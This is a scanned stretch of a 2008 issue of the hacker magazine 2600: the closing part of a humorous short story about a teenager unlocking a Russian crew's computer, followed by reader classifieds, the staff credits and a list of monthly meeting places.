I shrugged. "It's in Russian." Jacket nodded, and waited. I spoke slowly.

"Me change computer to English, after you log on."

Jacket nodded. I tried one last time.

"You log on."

Jacket nodded again. I waited for someone to say or do something sensible. After all, if I couldn't log on, I couldn't even begin to find out what was wrong. We stood looking at each other. Another three men came into the room and joined the audience. There was a steady engine noise, but nobody was saying anything. It felt like one of those standoffs you used to read about, with the Russians posturing and the West posturing, and only the newspapers winning.

But as I looked around the room, I noticed that Sunglasses was sweating. He was looking like he was about to be sent to Siberia for a year. And then it hit me. How slow I had been! They couldn't log on because they were locked out! That was what needed fixing. Sunglasses had forgotten the password. It was as simple as that. They weren't going to make me break into the Pentagon, eat fish eggs, or denounce capitalism; they had simply forgotten their password. I guess it happens to the best of us. It happened to my English teacher, Mrs. Moran, about twice each week.

As I said, I am not a hacker. Apart from that one machine at school, my hacking experience was limited to multiple viewings of the film WarGames. Although I'd had thoughts about Ally Sheedy, jogging over to my house to start World War III, that was about as far as I had progressed. But I was confident that this job would be straightforward. I carried on me a bootable memory stick with the required software. All I had to do was to boot off it and run the SAM cracker. I plugged my memory stick into the Russian's computer.

Just then, something jabbed my conscience. What if this computer didn't belong to the Russians? What if they had stolen it? What if they had lifted this PC from some local government office? For all I knew, these people still thought the Cold War was on. This potentially could go way beyond annoying Roper.

I stood there with my audience watching me, wondering what to do. I could think of a dozen agencies and organizations that would be very concerned about a kid helping Russians break into a computer. There were fanatics out there who would use phrases such as "colluding with the enemy." I might even end up in Guantánamo Bay, and orange jumpsuits and serial numbers

were just not my style.

On the other hand, at the time I had been learning to program computers, and as a side-effect I'd gotten into the bad habit of thinking for myself. I just couldn't see what helping someone else ever had to do with politics.

In the end, the look on Sunglasses's face did it. I could see that this wasn't even the K-G-wanna-B. This was a bunch of sailors.

"You forgot password?" I said. Jacket nodded again, but I knew he hadn't understood me. I booted from my memory stick, and when the penguin had gone away, I ran the password cracker. That was it. I was a bit surprised to find that the Cyrillic keyboard had familiar numbers, one to nine, so I used those. I typed the password, and showed Sunglasses and Jacket: 123456. They nodded, and I pressed return and said "Okay." Everybody understands Okay.

I rebooted to Windows, and logged on. I stood aside to let Sunglasses at the machine, and he opened a spreadsheet and then pointed at it. The Russians peered at the screen, and their relief was palpable. Jacket gave the good news to the boss, who, in his turn, gave Sunglasses a furious blast of Russian, which didn't need translating: lose the password again, and you'll be swimming home. The boss disappeared, and Sunglasses smiled. Jacket laughed and slapped him on his back, and then they both turned to me.

What next?, I wondered. Drop the witness overboard? Arrange an accident at sea? I heard a clink, and then watched as glasses were passed around.

"Cheers," said Sunglasses in his English. Jacket handed me a grubby glass almost full of clear liquid.

"That's okay," I said, but it wasn't one of those offers I could decline. They all stood waiting for me to drink. I shrugged, and lifted my glass.

"Perestroika," I said, which got a round of laughs. The glasses went up, and then banged down on the desk. I poured my drink down my neck, and then lit up and started coughing, which brought on another round of laughs.

One problem with vodka is that they make it clear; as a result, Russian sailors mistake it for water. We downed another quick drink, and then Sunglasses said a few words in his fractured English, the upshot of which was that they were offering to take me home in the Fordmobile.

The rest of the night was a bit of a blur. We stopped at what looked like a café, but which served about a hundred types of vodka. We ate something a bit like beef soup, only it was called borscht. And there was something else that looked like cabbage and black bread, which I normally wouldn't have touched in a million years, but it tasted very good.

After that we went to some club or pub, which was dark and smoky, and which heaved with the Friday night crowd, all speaking Russian. I began to wonder how I had never noticed them before.

When we came out, it was dark. I got into the back of the Ford, and as I watched the streetlights float past, I promised myself that I'd get out more and take regular breaks, instead of sitting in front of a computer all the time. They dropped me off in front of my house, I got back-slapped one last time, and they said something like "You come visit Moscow." I said I would, and then they left.

For most of the next day I went around in bit of a daze, and I couldn't shrug off the feeling that I'd somehow spent the previous night in an alternative dimension. The pounding headache from the vodka didn't help.

I never did get that hundred quid. I checked my pockets and found what appeared to be a genuine Cuban cigar, which I suppose was what I had been paid for my first professional hack, along with the bonus of a few blurred memories of humming along to a tune that could have been the Russian national anthem, for all I knew.

I thought about going back down to docks to see if the ship still there, but in the end I didn't. After a failed attempt to get borscht on the school menu, I forgot all about that strange Friday night. I reapplied myself to my computer repair business, and that kept me out of trouble.

But sometimes during quiet afternoons in the computer room, with Roper droning on about spreadsheets and with the net-nanny protecting me from my bad Internet habits, my mind would wander, and I would find myself thinking about my Russian friends. I would idly wonder who put them onto me. And then I would think about Fenning. Apart from Roper, he was the only other person who knew about my cracking the school's admin password. It was a funny thought, this stuffy headmaster working for the Russians…

I passed him in the corridor one day, and he said something about how nice it was to see that my grades had improved, now that I was finally settling down to some work.

"Da," I replied. He didn't blink; he just kept walking. Would anybody believe my story about a Russian spy, a sleeper agent, cunningly disguised as a schoolteacher in a small school? For awhile I thought about ringing MI5, to talk to them about Fenning.

But in the end, I gave him the benefit of the doubt.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Marketplace

Happenings

PHREAKNIC 12. Nashville 2600 is once again proud to present PhreakNIC 12, held every year in Nashville, TN. We are holding this technology conference in the same location as the past 5 years, the Days Inn at the Stadium on October 24th-26th, 2008. Visit http://phreaknic.info for the latest information, including hotel booking information and pre-registration. Call (615) 254-1551 and mention "PhreakNIC" for the special rate of $67/night.

25C3 - NOTHING TO HIDE is the 25th Chaos Communication Congress to be held December 27th to 30th, 2008 in Berlin, Germany at the Berliner Congress Center at Alexanderplatz. The 25C3 conference program will be divided into six general categories: hacking, making, science, society, culture, and community. Updates will be posted at http://events.ccc.de/congress/2008/

HACKING AT RANDOM (HAR) is the outdoor hacking event of 2009, to be held in August in or around The Netherlands. Check http://har2009.org frequently for updates or to get involved.

THE NEXT HOPE. Summer 2010, Hotel Pennsylvania, New York City. http://www.thenexthope.org

For Sale

SECURITY SYSTEM FOR SALE, under $100 and no monthly fees. I am selling security systems to protect your computer or personal space such as a dormitory or apartment, etc. This covert alarm system calls your cell phone on detection of intrusion, then allowing you to use your cell phone to hear the intruder's activities through a sound amplified microphone on the unit. This alarm system is disguised as an ordinary house phone and is also a working phone! (Great for offices.) Best security system money can get for under $100 and no monthly fees. Order now for $75 only at www.CNC-Distribution.com/CNC

MAC SPYWARE- anti-spyware for the Mac OS X, detects, isolates, and removes spyware and over 8000 tracking cookies. Thirty day free trial - http://macscan.securemac.com/ - Help us promote MacScan, receive a free copy, and swag - macsec@securemac.com for details.

JEAH.NET UNIX SHELLS & HOSTING: We support *2600*, because we read too! JEAH continues to be #1 for fast, stable, and secure UNIX shell accounts with hundreds of IRC vhost domains and access to all shell programs and compilers. JEAH.NET also features rock-solid UNIX web hosting and *2600* readers' setup fees are always waived. Oh, and don't forget our private domain name registration at FYNE.COM.

CRACKER FRIENDLY GLASS TOBACCO PIPES, water pipes, chamber pipes, and accessories. Liquidation sale! For those pulling all-nighters who need help focusing. Free shipping for orders over $30. Email kurlie19845@yahoo.com for pics and questions. Must be 18!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Now available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And now, for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get 10% discount on TV-B-Gone keychains - use Coupon Code: 2600. www.TVBGone.com

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v25no3" and get 10% off of your order.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for Vending & Slot Machine Jackpotters, Safe Crackers, Lock Picks, Phone Devices & Controversial Hacking Publications.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas*, a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

COLLABORATE WITH US. We're designing a new open-source gaming system. Including open controller hardware and PC-connected console. Contribute to system design, hardware design, layout, protocols, software, firmware, documentation, mechanical design, and more. http//powerxy.wiki-site.com

I NEED SPY RELATED ACTIVITIES, games, tips, projects, experiments, etc. for kids aged 6-15. Really anything having to do with spying, espionage, and covert operations. Did you spy when you were a kid? Tell me about your activities and stories. Please contact me at the following email address: chetdonnelly1970@gmail.com

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

WANTED. Verified/verifiable computer hacker. Will pay $75 for interview to be used for future publication; either on-the-record or off-the-record. Response2600 (at) yahoo.com.

Services

BLACK OF HAT BLOG. Free programs that may help you achieve questionable ends. Hacker information of interest including commentary on *2600* articles. Visit http://black-of-hat.blogspot.com. Sample programs recently released - Crawl, SiteScan, and DeepScan.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal

counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses and acquisitions, as well as general business and corporate law. Over 11 years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

HACKER TOOLS TREASURE BOX! You get over 660 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Lets you build your own custom hacker (AHEM, network security) tool kit. http://FortressDataProtection.com/securitybook

GET A RAISE AT WORK - BLOCK MORE SPAM. SpamStopsHere (www.spamstopshere.com) is the premier solution to help you improve your boss' opinion of you, or help you keep spam away from your own business. It will help you block over 99% of spam "out of the box" and has virtually no false positives. It requires no tuning, other than having your users send any spam that does manage to get through to a special e-mail address, so it too gets blocked for all of SpamStopsHere's clients. Because of the methodology used, even medical groups and law firms, the two hardest types of organizations to spam filter, can get great success. I've been using the service myself for two years at my employer, and have personally had two false positives in that time, with 85% of the mail my organization receives being spam. In the event that there is a false positive, your users can find out about it themselves and retrieve it themselves. The service is also capable of blocking viruses, putting another line of defense between a virus and your mail servers. The service even improves e-mail reliability with multiple-redundant servers at locations around the U.S., which auto-store and forward your e-mail in the event of a hardware failure on your end. Best of all, it is very affordable, and offers a 30-day free trial. Realizing that we'd be a good market for them, I managed to negotiate a 15 percent discount off the price of the service for all *2600* readers. Simply contact Sean at sean@spamstopshere.com and mention *2600 Magazine* to get your discount.

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

PIMP YOUR WIRELESS ROUTER! http://packetprotector.org. Add VPN, IPS, and web AV capabilities to your wireless router with free, open-source firmware from PacketProtector.org

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2007 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

THE HACKERS YOUTUBE. Video sharing community for uploading and watching streaming hacking, modding, and underground videos that the community can rely on to deliver quality content to anyone willing to take the time to learn. http://www.veryangrytoad.com

THE HIGH WEIRDNESS PROJECT. We are a SubGenius wiki seeking submissions of strange, controversial, subversive, and above all Slackful sources of information. We do not follow a so-called "neutral point of view" - please make your entries as biased as you want, as long as they're interesting! Special sections dedicated to information warfare, software, conspiracies, religion and skepticism, and more. Check us out: www.modemac.com.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

Personals

23 YEAR OLD SERVING 2 YEARS in Sheridan, Oregon for hacking into AT&T plus many other VoIP providers. First to be charged with VoIP crimes. Featured on *America's Most Wanted* with K. Mitnick. Looking for ANYONE to write me. Check freerobert.com for more info.

WHEN THE BULLET HITS THE BONE. Change of address. If you tried to send mail and it got returned, that's why. Bored and lonely phone nerd with some time left in our nation's wonderful corrections system. Still looking for pen pals to help me pass the time. Will respond to all. Interests include but not limited to telecom, computers, politics, music, tats, urban exploration, electronics. I'm a 23 yrs white male, black hair, green eyes. Sometats. Michael Kerr 09496-029, FCI Oxford, PO Box 1000, Oxford, WI 53952.

COUNTER-INTELLIGENCE, HACKING, computer related countermeasures. Former intelligence officer interested in new computer related technology. In search of friends, contacts, and worldwide penpals any age, race, or orientation. If possible, include photo with letter. No nudity, polaroids, or inmate mail. Spanish or English OK. I purchase magazines, books, unusual pictures with my own funds. WM, 6', 180, blonde, brown - will respond to all. Interested in info on financial privacy, offshore trusts, hacking, and counterintelligence. D. Coryell, T-68127, PO Box 8504, D3-247up, Coalinga, CA 93210.


OFFLINE OUTLAW IN TEXAS needs some help in developing programming skills. Interested in Perl and Javascript. Also privacy in all areas. Library here is inadequate. Feel free to drop those Bill Me Later cards, add me to the mailing lists, etc.. Thanks to all those who have helped me so much already, you know who you are. William Lindley 822934, CT Terrell, 1300 FM 655, Rosharon, TX 77583-8604

GAY PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Winter issue: 11/25/08.

IT'S HERE!



The 900 page collection of highlights from our 24 years of publishing is now out, including all sorts of new commentary to go along with the historic material. Published by Wiley and available at bookstores everywhere, obtainable via amazon.com, bn.com, borders.com, and countless other sites throughout the world.

"We live in a society exquisitely dependent on science and technology, in which hardly anyone knows anything about science and technology." - Carl Sagan

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Mike Castleman

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, glutton, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

Webmaster: Juintz

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: beave, mangala, koz, r0d3nt

Forum Admin: Skram

Inspirational Music: Culture, Kosmonaut, Ed Trickett, Suicide Machines, Louie Ludwig, Israel Kamakawiwo'ole, June Lodge

Shout Outs: the staff and attendees of The Last HOPE, the Hotel Pennsylvania people, Steven Levy, Adam Savage, James Powderly, Nick Farr, Tanya, Big Frank, Roadie, Bill Pollock, Lazlow, Ayo Harrington

2600 (ISSN 0749-3851, USPS # 003-176); Autumn 2008, Volume 25 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2007 at $25 per year, $34 per year overseas
Individual issues available from 1988 on at $6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2008; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo 1 a Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Ontario

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Exeter: At the payphones, Bedford Square. 7 pm

Kent: At the end of the bus station opposite Wilkinsons, Canterbury. 6:30 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm

FINLAND

Helsinki: Fennia kortteli food court (Vuorikatu 14).

FRANCE

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Rouen: Place de la Cathedrale by the benches in front. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

MEXICO

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm.

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, between the Dairy Queen and the Greek food place.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: re|AVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsboro St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Quetzal, 664 Union Ave. 6 pm

Nashville: Vanderbilt University Hill Center, Room 238, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm

Utah

